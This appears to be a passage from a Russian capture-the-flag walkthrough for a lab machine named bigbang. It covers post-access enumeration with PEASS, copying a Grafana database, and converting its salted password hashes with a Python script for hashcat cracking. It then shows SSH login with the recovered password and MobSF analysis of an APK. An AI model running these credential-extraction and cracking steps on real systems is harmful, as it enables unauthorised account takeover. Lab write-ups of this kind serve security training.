
Пользователь developer

Теперь пора собрать информацию. Я буду использовать для этого скрипты PEASS.

Справка: скрипты PEASS

Что делать после того, как мы получили доступ в систему от имени пользователя? Вариантов дальнейшей эксплуатации и повышения привилегий может быть очень много, как в Linux, так и в Windows. Чтобы собрать информацию и наметить цели, можно использовать Privilege Escalation Awesome Scripts SUITE (PEASS) — набор скриптов, которые проверяют систему на автомате и выдают подробный отчет о потенциально интересных файлах, процессах и настройках.

Загрузим на удаленный хост скрипт для Linux, дадим право на выполнение и запустим сканирование. В выводе обращаем внимание на файл базы данных `/opt/data/grafana.db`.




```
 -> Extracting tables from /opt/data/grafana.db (limit 20)
  --> Found interesting column names in user (output limit 10)
CREATE TABLE `user` (
`id` INTEGER PRIMARY KEY AUTOINCREMENT NOT NULL
, `version` INTEGER NOT NULL
, `login` TEXT NOT NULL
, `email` TEXT NOT NULL
, `name` TEXT NULL
, `password` TEXT NULL
, `salt` TEXT NULL
, `rands` TEXT NULL
, `company` TEXT NULL
, `org_id` INTEGER NOT NULL
, `is_admin` INTEGER NOT NULL
, `email_verified` INTEGER NULL
, `theme` TEXT NULL
, `created` DATETIME NOT NULL
, `updated` DATETIME NOT NULL
, `help_flags1` INTEGER NOT NULL DEFAULT 0, `last_seen_at` DATETIME NULL, `is_disabled` INTEGER NOT NULL DEFAULT 0, is_service_account BOOLEAN DEFAULT 0, `uid` TEXT NULL)
1, 0, admin, admin@localhost, , 441a715bd788e928170be7954b17cb19de835a2dedfdece8c65327cb1d9ba6bd47d70edb7421b05d9706ba6147cb71973a34, CFn7zMsQpf, CgJll8Bmss, , 1, 1, 0, , 2024-06-05 16:14:51, 2024-06-05 16:16:02, 0, 2024-06-05 16:16:02, 0, 0,
```

Найденные базы данных

Скачиваем файл на свой хост через SSH и просматриваем в **DB Browser**.

```
scp shawking@bigbang.htb:/opt/data/grafana.db .
```

В таблице `user` находим две записи.




id	version	login	email	name	password	salt	rands
1	0	admin	admin@localhost		441a715bd788e928170be7954b17cb19de835a2dedfdece8c65327cb1d9ba6bd47d70edb7421b05d9706ba6147cb71973a34	CFn7zMsQpf	CgJll8Bmss
2	0	developer	ghubble@bigbang.htb	George Hubble	7e8018a4210efbaeb12f0115580a476fe8f98a4f9bada2720e652654860c59db93577b12201c0151256375d6f883f1b8d960	4umebBJucv	0Whk1JNfa3

Содержимое таблицы user

Из таблицы возьмем значения `email`, `password` и `salt` и используем в следующем скрипте, чтобы получить хеши в нужном для перебора формате.

```python
import base64

users = [
    "admin@localhost|441a715bd788e928170be7954b17cb19de835a2dedfdece8c65327cb1d9ba6bd47d70edb7421b05d9706ba6147cb71973a34|CFn7zMsQpf",
    "ghubble@bigbang.htb|7e8018a4210efbaeb12f0115580a476fe8f98a4f9bada2720e652654860c59db93577b12201c0151256375d6f883f1b8d960|4umebBJucv"
]

for user in users:
    userProperties = user.split("|");
    email = userProperties[0];
    hexHash = userProperties[1];
    salt = userProperties[2];
    decodedHash = bytes.fromhex(hexHash)
    hashB64 = base64.b64encode(decodedHash).decode('utf-8')
    saltB64 = base64.b64encode(bytes(salt, 'utf-8')).decode('utf-8')
    print(f"sha256:10000:{saltB64}:{hashB64}")
```




```
python3 grafana_hash_decoder.py
sha256:10000:Q0ZuN3pNc1FwZg==:RBpxW9eI6SgXC+eVSxfLGd6DWi3t/ezoxlMnyx2bpr1H1w7bdCGwXZcGumFHy3GXOjQ=
sha256:10000:NHVtZWJCSnVjdg==:foAYpCEO+66xLwEVWApHb+j5ik+braJyDmUmVIYMWduTV3sSIBwBUSVjddb4g/G42WA=
```

Форматированные хеши

Теперь передаем их в hashcat и используем режим перебора 10900. В результате получаем пароль для логина `developer`.


```
hashcat -m 10900 hashes.txt rockyou.txt
```



```
sha256:10000:NHVtZWJCSnVjdg==:foAYpCEO+66xLwEVWApHb+j5ik+braJyDmUmVIYMWduTV3sSIBwBUSVjddb4g/G42WA=:bigbang
```

Результат подбора пароля

С полученными учетными данными авторизуемся по SSH.




```
developer@bigbang:~ (0.419s)
id
uid=1002(developer) gid=1002(developer) groups=1002(developer)
```

Сессия пользователя developer

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

В домашнем каталоге пользователя находим папку `android` с файлом APK.




```
developer@bigbang ~/android (0.463s)
ls -la
total 32
drwxr-x--- 5 developer developer 4096 Feb 19 01:50 .
drwxr-xr-x 4 root      root      4096 Jun  5  2024 ..
drwxrwxr-x 2 developer developer 4096 Feb 19 02:56 android
lrwxrwxrwx 1 root      root         9 Jan 17 11:38 .bash_history -> /dev/null
-rw-r--r-- 1 developer developer  220 Jun  1  2024 .bash_logout
-rw-r--r-- 1 developer developer 3771 Jun  1  2024 .bashrc
drwx------ 2 developer developer 4096 Jun  6  2024 .cache
drwxrwxr-x 3 developer developer 4096 Feb 19 01:50 .local
-rw-r--r-- 1 developer developer  807 Jun  1  2024 .profile
developer@bigbang ~ (0.34s)
ls -la ./android/
total 2424
drwxrwxr-x 2 developer developer    4096 Feb 19 02:56 .
drwxr-x--- 5 developer developer    4096 Feb 19 01:50 ..
-rw-rw-r-- 1 developer developer 2470974 Jun  7  2024 satellite-app.apk
```

Содержимое домашнего каталога пользователя

Скачиваем файл на свою машину и используем песочницу **MobSF** для анализа.

```
scp developer@bigbang.htb:~/android/satellite-app.apk .
```

Загружаем файл в сервис и ждем, пока будет сгенерирован отчет. В списке API, которые используются в приложении, есть и интерфейс для выполнения запросов на HTTP-сервер.




ANDROID API

API	FILES
Base64 Decode	Show Files
Base64 Encode	Show Files
Dynamic Class and Dexloading	Show Files
Get System Service	Show Files
GPS Location	Show Files
HTTP Connection	Show Files q0/b.java u/AsyncTaskC0228f.java
Inter Process Communication	Show Files

API в Android-приложении

MobSF позволяет перейти к месту вызова функций. Просматривая исходные коды, видим параметры запроса. Приложение выполняет POST-запросы на следующие URL: `http://app.bigbang.htb:9090/login` и `http://app.bigbang.htb:9090/command`.

